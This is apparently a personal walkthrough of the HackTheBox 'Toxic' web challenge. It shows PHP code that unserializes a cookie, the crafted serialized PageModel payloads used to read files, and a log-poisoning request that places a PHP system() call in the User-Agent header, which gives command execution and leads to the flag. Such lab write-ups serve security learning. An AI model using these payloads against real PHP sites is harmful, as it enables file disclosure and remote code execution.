Toxic

Scanning and Enumeration

```
┌──(moghees㉿kali)-[~/…/CTF/HTB/toxic/web_toxic]
└─$ ls
build-docker.sh  challenge  config  Dockerfile  entrypoint.sh  flag

┌──(moghees㉿kali)-[~/…/CTF/HTB/toxic/web_toxic]
└─$ cat flag
HTB{f4k3_fl4g_f0r_t3st1ng}

┌──(moghees㉿kali)-[~/…/CTF/HTB/toxic/web_toxic]
└─$
```

index.php

challenge > index.php


```php
<?php
spl_autoload_register(function ($name){
    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```


exploit


https://blog.0daylabs.com/2016/04/03/unserialize-php-object-injection/


Too complex no need for that.

The solution was simple I was just trying the right thing, but the output was not displaying as browser renders html.









- Tries to get flag by using '/flag_*' but failed.

Took Hint:

```
O:9:"PageModel":1:{s:4:"file";s:25:"/var/log/nginx/access.log";}
```

```
206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36"
206.189.28.180 - 200 "GET /static/css/production.css HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/dart-frog.jpg HTTP/1.1" "http://206.189.28.180:32282/"
 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/bucket.svg HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/flask.svg HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/aircraft.svg HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan1.png HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/js/production.js HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan2.png HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan3.png HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan4.png HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan5.png HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan6.png HTTP/1.1" "http://206.189.28.180:32282/"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.36"
206.189.28.180 - 200 "GET /static/images/facebook.svg HTTP/1.1" "http://206.189.28.180:32282/"
```

Encode to Base64 format

Simply enter your data then push the encode button.

```
O:9:"PageModel":1:{s:4:"file";s:18:"/www/entrypoint.sh";}
```

HINT : Use LOG POISONING Through USER AGENT

https://shahjerry33.medium.com/rce-via-lfi-log-poisoning-the-death-potion-c0831cebc16d

Request

Pretty Raw Hex


```
1 GET / HTTP/1.1
2 Host: 206.189.28.180:32282
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system('id'); ?>
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=
  Tzo5OiJQYWdlTW9kZWwi0jE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==
10 Connection: close
11
12
```

```
146 entrypoint.sh
147 etc
148 flag_NKj4t
149 home
150 lib
151 media
152 mnt
153 opt
154 proc
155 root
156 run
157 sbin
158 srv
159 sys
160 tmp
161 usr
162 var
163 www
164 "
```

Encode to Base64 format

Simply enter your data then push the encode button.

```
O:9:"PageModel":1:{s:4:"file";s:11:"/flag_NKj4t";}
```



HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}